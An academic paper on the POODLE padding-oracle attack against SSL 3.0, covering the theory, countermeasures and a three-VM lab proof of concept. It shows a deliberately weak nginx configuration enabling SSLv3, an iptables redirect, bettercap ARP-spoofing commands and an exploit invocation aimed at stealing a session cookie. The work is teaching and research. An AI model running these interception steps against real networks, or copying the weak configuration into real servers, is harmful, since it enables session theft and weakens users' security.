Poodle Attack

Mihai Iamandei[1] and Teodor-Adrian Mirea[2]
[1,2]*Politehnica University of Bucharest, Computer Science Department, Romania*
Email: [1]mihai.iamandei98@gmail.com, [2]amirea99@gmail.com

Abstract

In this article, we present a very popular attack running on the SSL/TLS protocol, the *POODLE Attack* (Padding Oracle On Downgraded Legacy Encryption). We run into details, specifying what mechanisms rely behind the existence of the attack, how it works and what effects it has had on internet security. A proof-of-concept (PoC) has also been implemented that demonstrates the practicability of the attack; the prerequisites and steps to follow for proving the attack are shown in the dedicated section. The implementation we used is available on our GitHub repository [1].

I. Introduction

SSL (Secure Sockets Layer) is the standard cryptographic protocol which has the role of providing an secure internet connection and making sure that any data transferred between users and sites, or between two systems remain impossible to read. It uses encryption algorithms and two keys: a public one (known by anyone) and a private one (known only by the recipient) in order to scramble data in transit. This helps preventing hackers from reading data as it is sent over the connection.

TLS (Transport Layer Security) is just an updated, more secure, version of SSL. The underlying remained the same, but the security was improved significantly. Even though these protocols are also used in various applications such as email, messaging or voice over IP, the main purpose and the reason why they are so well known, is due to the fact that they are the basis for securing HTTPS (Hypertext Transfer Protocol Secure). The first version of SSL was developed back in 1995 and many iterations quickly began to appear, so that in 1999 the TLS 1.0 was released. Since then, there have been three more TLS releases, with the most recent release being TLS 1.3 in August 2018.

The POODLE attack is a man-in-the-middle (MITM) exploit which takes advantage of the protocol version negotiation feature to force the use of SSL 3.0. Then it makes use of this vulnerability to provide the attacker cleartext information from the encrypted communication. This is being done by generating a lot of requests between the client and the server which are decrypted byte by byte.

Bodo Möller, Thai Duong and Krzysztof Kotowicz from the Google Security Team discovered this vulnerability back in October 2014 when they disclosed it publicly. The CVE-ID associated with the original POODLE attack is CVE-2014-3566 [2].

The potential impact of this attack is significant, because it basically gives the attacker the opportunity to steal confidential data that is transmitted over the network. For example he can steal passwords, session cookies and other authentication tokens or any type of browser data, and then impersonate the user. This can have very serious consequences, including losing control over the web application (impersonating a normal user, an admin, accessing database content, etc.).

There have been some attempts to combat the vulnerability that allowed the successful completion of the attack, but all have proven to be insufficient. The only viable and recommended solution is to completely disable SSL 3.0 support in system configurations.

At that time, according to Software Engineering Institute of Carnegie Mellon University [3], many famous companies have been affected by this attack, including Apple Inc., Microsoft Corporation, Mozilla, NEC Corporation, etc. It is worth noting that this network attack demonstrated that SSL 3.0 should never be used again, not even as a legacy fallback. Despite this fact, according to The Shadowserver Foundation [4], currently there are still 2,550,276 distinct IPs that appear to have SSL 3.0 enabled and accepting CBC (Cipher Block Chaining) cipher suites.

II. Attack description

A. *The basic concept of the attack*

The attack is based on a set of steps that need to be done, the most important ones being the following:

- In the first stage, the attacker must establish a successful man-in-the-middle (MITM) attack in order to listen to all communication between the client and the server. This will also give him the opportunity to insert data into this communication (impersonate the client or the server). However, since the attack supposes the usage of SSL/TLS connection, this is secure and the data transfered is ecrypted, thus the attacker cannot understand what is being sent.
- In the second stage, the attacker has to perform a downgrade attack of the SSL/TLS version used. The goal is to convince the server that SSL 3.0 should be used for the communication. This method is also called downgrade dance, because in order to make the server think that the client can not use a newer protocol version, he must intentionally drop several connections.

- The third stage implies that the attacker should trick the user browser into running JavaScript code. A method by which this can be done is by using social engineering. For example, the user may receive an email that sends him to a page that does its best in keeping the user on the page while, in the background, the attack is happening.
- The fourth and final stage. Here, the attacker can begin to decrypt parts of the communication and steal confidential information. The details of how the entire decryption part works are described in the next subsection.

B. Theoretical aspects

1) Block Ciphers and CBC mode: A way of securing connection in SSL/TLS communication is by using block ciphers. They work by dividing the received message into blocks of fixed length which are individually encrypted and then combined to assemble the encrypted message. There are a lot of ways the block ciphers manipulate the blocks in order to obtain the encrypted message. Regarding CBC encryption, each block of plaintext is XORed with the previous ciphertext block and the result is encrypted using a secret key [Fig. 1]. Since there is no previous ciphertext block for the first block of an encryption flow, a random value is used instead, which is called initialization vector. The CBC decryption performs the same operations, but mirrored. Each ciphertext block is decrypted using the same key and then XORed with the previous ciphertext block, in order to obtain the plaintext block [Fig. 2]. Similar as in the encryption flow, the first block relies on the initialization vector, since there is no previous ciphertext block.




Fig. 1: CBC encryption flow [5]




Fig. 2: CBC decryption flow [5]

2) SSL 3.0 structure: In order to preserve integrity of the data, security protocols often create a checksum of each fragment of data. This action is called authentication while the checksum is known as MAC (Message Authentication Code) and can be computed if the encryption key is known. If the computed MAC after receiving a message is different than the received MAC in the message, it means that the message lost its integrity since someone managed to edit the message and the checksums do not match.

There are three ways of combining MAC and encrypt operations when assuring secure connections [6]: Encrypt-then-MAC, Encrypt-and-MAC and MAC-then-Encrypt. The SSL 3.0 protocol uses the MAC-then-Encrypt approach. This means that the algorithm computes the MAC value of the initial cleartext block, then appends the MAC at the end of the block. In order to obtain a proper length, some padding may be required. This final intermediate message (cleartext, MAC, padding) is then encrypted and the SSL 3.0 data packet is obtained [Fig. 3].

3) Padding: As mentioned, in order to have blocks of certain size, padding may be added at the end of the intermediate obtained message. The important part about padding, regarding SSL 3.0, is that it does not impose a specific content for the padding. The only requirement is that the last byte must indicate the padding length. For example, if the block length is 8 bytes, the last byte of the last block may have values between 0x00 and 0x07; for block length of 16 bytes, that byte would have




Fig. 3: SSL 3.0 packet structure (adapted from [6])

values between 0x00 and 0x0f. If the padding length is correct, the block will be accepted by the receiver, without checking the padding content. In SSL 3.0, the padding is not authenticated [Fig. 3], the MAC being computed only for the plaintext message. Even though this may seem without an impact, in terms of security, this means that there is no integrity for the padding bytes, a weakness that the attackers may exploit.

C. How the attack works

As the attack's name suggests, it is based on the concept of padding oracle. This concept refers to the fact that the attacker is able to know why a sent request to the server is rejected. There are two cases: the padding was incorrect, or the MAC is invalid. The executing JavaScript code on the victim's browser sends requests to different paths in order to increase the plaintext until the required padding is exactly one block. Having the last block dedicated to padding, the attacker may replace this block with the one he wants to decrypt and hope the last byte of the replaced block is the same with the last byte of the original encrypted padding block. So, there is a chance of 1 in 256 for this to happen, in which case the attacker may find the plain value of the last byte of the block he copied by using the following rules:

- for simplicity, we will consider the block length of 8 bytes; the same logic may be used if block length of 16 is considered, the only difference is that the last byte of the plaintext of padding block would be 0x0f instead of 0x07
- we will use the following conventions:
  - P_i: plaintext of block i
  - C_i: ciphertext of block i
  - $P_i[j]$: character at index j of plaintext of block i
  - $D_k(C_i)$: decrypted ciphertext of block i using key k
  - $\oplus$: XOR operation
  - $|\_\_\_\_\_\_\_0xXX|$: a block having 0xXX as its last byte
  - i: the index of the block the attacker is trying to find
  - n: the index of the last block
- the plaintext of a block is the XOR operation applied onto the decryption of that block and the ciphertext of the block before it [Fig 2]
$$P_n = D_k(C_n) \oplus C_{n-1}$$
- the last ciphertext block and the block desired by the attacker are the same
$$P_n = D_k(C_i) \oplus C_{n-1}$$
- the plaintext of the last block has the value 0x07 in its last position, since the request was accepted by the server
$$|\_\_\_\_\_\_\_0x07| = D_k(C_i) \oplus C_{n-1}$$
- the inverse of XOR operation is XOR itself
$$D_k(C_i) = |\_\_\_\_\_\_\_0x07| \oplus C_{n-1}$$
- the decryption of a block is XOR operation between the plaintext of that block and the ciphertext of the block before it [Fig. 2]
$$P_i \oplus C_{i-1} = |\_\_\_\_\_\_\_0x07| \oplus C_{n-1}$$

- the inverse of XOR operation is XOR itself

$$P_i = C_{i-1} \oplus |\underline{\qquad\quad} 0x07| \oplus C_{n-1}$$

- thus, the last byte can be found by the following formula

$$\mathbf{P_i[7] = C_{i-1}[7] \oplus C_{n-1}[7] \oplus 0x07}$$

If the server refuses the request, meaning that the replaced block is not viable considering the used padding, the attacker has to force the replay of the request, but with another key hoping future attempts will be quickly successful.

After discovering the last by of a block, in order to find the last but one byte of that block, the attacker has to force requests that shift the data in the block of interest. This is mainly done by making requests to a path longer by one character and with a body shorter by one character. Thus, the length of the message is not affected, so the padding is the same and the previous steps can be applied, but the last byte in the block of interest in now the byte before the early discovered one. This process can be repeated until all plain bytes from the initial block are founded. Then, the whole process can be repeated for a new block, in order to find the plaintext of several blocks.

In order to be quickly successful, the attacker must know where in the encrypted message is the desired information, such as a session cookie. Since HTTP requests are an easy prey because of their predictable format, the attacker can calculate before starting the attack the approximate range of blocks in which the desired data is hidden.

D. How the attack can be detected or countered

Due to the special characteristics of the attack, it could only be detected by continuously scanning traffic on the server side and observing an excessive amount of requests that fail on a decryption error. That could be achieved, for example, with an IDS (Intrusion Detection System).

Shortly after the vulnerability was discovered, researchers developed a fix, more specific, a protocol extension named TLS_FALLBACK_SCSV. It prevents MITM attackers from being able to force a protocol downgrade and also has the role to maintain the compatibility between systems that are still using SSL 3.0. It is worth mentioning that both clients and servers need to support this protocol extension in order to prevent downgrade attacks. The following statements will describe how TLS_FALLBACK_SCSV mechanism works:

- TLS clients that use a downgrade mechanism to ensure interoperability should include the TLS_FALLBACK_SCSV in ClientHello.cipher_suites in any fallback handshakes. This serves as a signal, allowing updated servers to reject the connection in case of a downgrade attack. Clients should always fall back to the next lower version, otherwise they might risk to fall into a less secure version and also they might skip the version that should be used with the server in question, leading to an unsuccessful handshake.
- TLS servers that receive a connection which includes TLS_FALLBACK_SCSV will compare the client version to the highest protocol version supported by them. If the server supports a version higher than the one indicated by the client, it will reject the connection.

Another solution, and the most recommended one, would have been to completely disable SSL 3.0 support in system configurations. This could easily be done with few commands like changing *ssl.conf* file from *SSLProtocol all* to *SSLProtocol TLSv1.3* (or the most recent version of TLS) in an Apache Web Server or editing *ssl_protocols* directive in the *nginx.conf* file using the same method.

III. Proof-of-Concept description and implementation

The proof-of-concept presented in this article is based on the implementation made by RootDev4 described in his repository at [7]. The environment presented there uses three virtual machines: a vulnerable server and a virtual machine for each of the victim and the attacker. There are some changes that have been made to the original code which are described in the following statements. Firstly, the websites used by the victim and attacker have been modified in order to achieve a scenario closer to reality, but also to automate the process of the attack. Another modification regarding this latter aspect consists of changing the exploit script in such a way that it goes through *ping*, *downgrade*, *search* and *active* stages automatically and in sync with the JavaScript functions that are being executed on the victim's browser. We also modified the setup of the vulnerable server, making it use an 8 bytes session cookie. This was done only for time related aspects.

As said, we must have three virtual machines:

- the server which is hosting the bank's website - Ubuntu Server 12.04;
- the victim which must have a browser compatible with SSL 3.0 - Ubuntu Desktop 20.04;
- the attacker which should be able to intercept the traffic - Kali 2021.3.

A. *Preparing the server hosting the main website*

The first step in setting up the environment is to start the server and set the website. For this, we used *nginx* and wrote the entire website, including cookies logic, in *PHP*. The website is a minor replica of the original website for BCR (Banca Comerciala Romana [8]). For simplicity, the website accepts only one login: the user *sp-usr* with the password *sp-pwd*. After logging in, a cookie is generated and sent back to the user. The cookie is just a base64 encoding which easily permits to identify the user only by using the cookie it has sent to the server. It is set to expire 24 hours later after the time it has been generated.

In order to have a secure connection, the website must present a SSL certificate to its clients. We generated a server key and a server certificate using *openssl* command:

```
sudo openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 -subj \
"/C=RO/ST=B/L=Bucharest/O=BCR/CN=bcr.ro" -keyout server.key -out \
server.crt > /dev/null 2>&1
```


The website must be configured in the nginx' configuration files. We set the server to listen on the port 443 (default HTTPS port) and activated SSL connections for 4 versions: TLS 1.2, TLS 1.1, TLS 1.0, and the one that we really need, SSL 3.0. For encryption, we used DES-CBC3-SHA which utilises triple-DES (168-bit key) for data encryption and SHA-1 for message integrity. All SSL configurations that we used are the following:

```
ssl on;
ssl_certificate /etc/nginx/ssl/server.crt;
ssl_certificate_key /etc/nginx/ssl/server.key;
ssl_session_timeout 5m;
ssl_protocols SSLv3 TLSv1 TLSv1.1 TLSv1.2;
ssl_ciphers DES-CBC3-SHA;
ssl_prefer_server_ciphers on;
```

In the end, the website's files are copied in the nginx' source directory and the service is restarted. All these steps are done by the automated script (*start-server.sh*) in the folder dedicated to the server, from our repository [1].

B. *Preparing the victim's computer*

Next, we should configure the client's browser to accept SSL 3.0 connections. Modern browsers do not allow this setting, so we need to install an older version, such as Firefox 33.0. If we access the internal browser's configuration, found when accesing the page *about:config*, we can see that the allowed TLS versions are 0, 1, 2 and 3 [Fig. 4]. These versions are linked to the SSL 3.0, TLS 1.0, TLS 1.1 and, respectively, TLS 1.2 [9].



Preference Name	Status	Type	Value
security.tls.version.max	default	integer	3
security.tls.version.min	default	integer	0
services.sync.prefs.sync.security.tls.version.m...	default	boolean	true
services.sync.prefs.sync.security.tls.version.min	default	boolean	true

Fig. 4: Default allowed SSL/TLS versions in Firefox 33.0

C. *Preparing the attacker's environment*

The preinstalled OpenSSL in the attacker's machine does not have SSL 3.0 protocol allowed, so we need to recompile the entire OpenSSL, using the dedicated script (*recompile-openssl.sh*). This way, the SSL 3.0 protocol is now available and, since this necessary requirement has been fulfilled, the attacker can proceed with the next steps in order to prepare the exploit.

The attacker must have a public website which will try to keep the victim connected on the page for a long time. In the background, a lot of requests are made automatically to the bank's server. This can be achieved by writing a suite of JavaScript functions that will start running when the page loads and will keep running until the victim closes the page. The website used in this PoC is hosted on the attacker's machine and is composed of two files: one that launches the server hosting the website (*httpserver.py*), and another one that contains the JavaScript functions and logic needed for the background requests (*poodle.js*).

In order to analyze the data transmitted between victim and the bank's server due to the automatic requests, the attacker must intercept the packets and route them to a locally server that will provide the decryption logic. This redirect feature can be achieved in two steps. The first one is to route all the traffic on the 443 port (default HTTPS port) to the port on which the decryption server is running (4443 for our PoC). This can be done using the following command:

```
iptables -i eth0 -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT \
--to-ports 4443
```

The second step is to intercept the communication between victim and bank's server. This can be done by running an ARP spoofing attack using the *bettercap*[10] tool, since it provides "ARP, DNS, DHCPv6 and NDP spoofers for MITM attacks on IPv4 and IPv6 based networks". After enabling the ARP spoofing in the bettercap tool, all the requests launched from the victim to the bank's server are redirected to the decryption server that the attacker must start. These two steps required for redirecting the traffic can be completed by running the *start-mitm-attack.sh* script.


The decryption server is the core of the whole process. It can be launched by the *poodle-exploit.py* script, it receives encrypted packets by the SSL/TLS protocol and automatically performs several steps in order to decrypt sensitive data. The performed steps are tightly connected to the steps performed by the JavaScript events on the victim's browser.

The first step is to initialize the connection. For this, a GET request is sent from the victim to the bank's address, but the attacker intercepts the packet and identifies the SSL/TLS version. Then, the decryption server executes the downgrade action to assure that the used protocol is SSL 3.0. In the next step, the victim's browser performs POST requests to the bank's server and the attacker uses them to identify the blocks' length, a required value to continue the attack. After detecting this length, the browser continues to execute consecutive POST requests. For each request, the decryption server tries to modify it in a certain way (which was explained in the previous section) in order to discover lately, when the server responds, a new byte from the original non-encrypted data. The desired blocks of data are already known by the attacker, so it performs decryption only for a specific range of blocks, the ones that contain the cookie which identifies the victim in the bank's website. When the entire cookie is leaked, the whole process may close and the attacker can use the cookie in the bank's website to impersonate the victim.

D. Running the attack


The following presented steps are the necessary stages that need to be completed in order to simulate a realistic attack scenario using the above mentioned PoC.

1) Starting the server which hosts the bank's website


SP-T1-server (New) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
server@server:~$ ./start-server.sh
[>] Installing nginx and php ...
[v] OK
[>] Generating SSL certificate ...
[v] OK
[>] Adding HTTPS support to nginx configuration ...
[v] OK
[>] Uploading website in the nginx server ...
[v] OK
[>] Restarting nginx server ...
[v] OK
[v] Initialization finished successfully!
server@server:~$ _
```

2) Accessing the bank's website, logging in and generating a new session cookie



More shopping with Credit Card 100% online

Get your Credit Card 100% online and you are free to shop anytime and anywhere with zero fees and equal interest-free installments.




The following cookies are stored on your computer:

Site	Cookie Name
192.168.1.6	
192.168.1.6	SESSIONID


Name: SESSIONID
Content: c3AtdXNy
Host: 192.168.1.6
Path: /
Send For: Any type of connection
Expires: Lu 24 ian 2022 01:36:24 +0200

3) Starting the attacker's website


root@attacker: /home/attacker
File Actions Edit View Help
root@attacker: /home/attacker ×
root@attacker: /home/attacker ×
root@attacker: /home/attacker ×

```
┌──(root💀attacker)-[/home/attacker]
└─# python3 httpserver.py https://192.168.1.6/                    130 ×
Started simple HTTP server on http://192.168.1.8/
Sending requests to https://192.168.1.6/
█
```

4) Starting the man in the middle attack




```
root@attacker: /home/attacker
File  Actions  Edit  View  Help
root@attacker: /home/attacker ×   root@attacker: /home/attacker ×   root@attacker: /home/attacker ×

┌──(root💀attacker)-[/home/attacker]
└─# ./start-mitm-attack.sh
[>] Enabled IP forwarding
[>] Enabled port redirecting from 443 to 4443 on interface eth0
[>] Starting bettercap on interface eth0
[>] In bettercap, type 'set arp.spoof.internal true' and 'arp.spoof on' to start the attack

bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.8  » [01:36:52] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.8  » set arp.spoof.internal true
192.168.1.0/24 > 192.168.1.8  » arp.spoof on
192.168.1.0/24 > 192.168.1.8  » [01:36:55] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoo
f
192.168.1.0/24 > 192.168.1.8  » [01:36:55] [sys.log] [war] arp.spoof arp spoofer started targeting 254 possible netwo
rk neighbours of 256 targets.
192.168.1.0/24 > 192.168.1.8  » [01:36:55] [endpoint.new] endpoint 192.168.1.4 detected as 08:00:27:b2:51:74 (PCS Com
puter Systems GmbH).
192.168.1.0/24 > 192.168.1.8  » [01:36:55] [endpoint.new] endpoint 192.168.1.6 detected as 08:00:27:57:af:93 (PCS Com
puter Systems GmbH).
192.168.1.0/24 > 192.168.1.8  » [01:36:55] [endpoint.new] endpoint 192.168.1.3 detected as 3c:95:09:f4:85:35 (Liteon
Technology Corporation).
192.168.1.0/24 > 192.168.1.8  » █
```

5) Running the exploit script




```
root@attacker: /home/attacker
File  Actions  Edit  View  Help
root@attacker: /home/attacker ×   root@attacker: /home/attacker ×   root@attacker: /home/attacker ×

┌──(root💀attacker)-[/home/attacker]
└─# python3 ./poodle-exploit.py 192.168.1.8 4443 192.168.1.6 443 --start-block 48 --stop-block 50
Proxy is launched on '192.168.1.8' port 4443
Passive mode enabled by default

Type help to show all command line, passive mode is by default enabled

> █
```

6) Accessing the attacker's website



Jokes - Mozilla Firefox

192.168.1.8

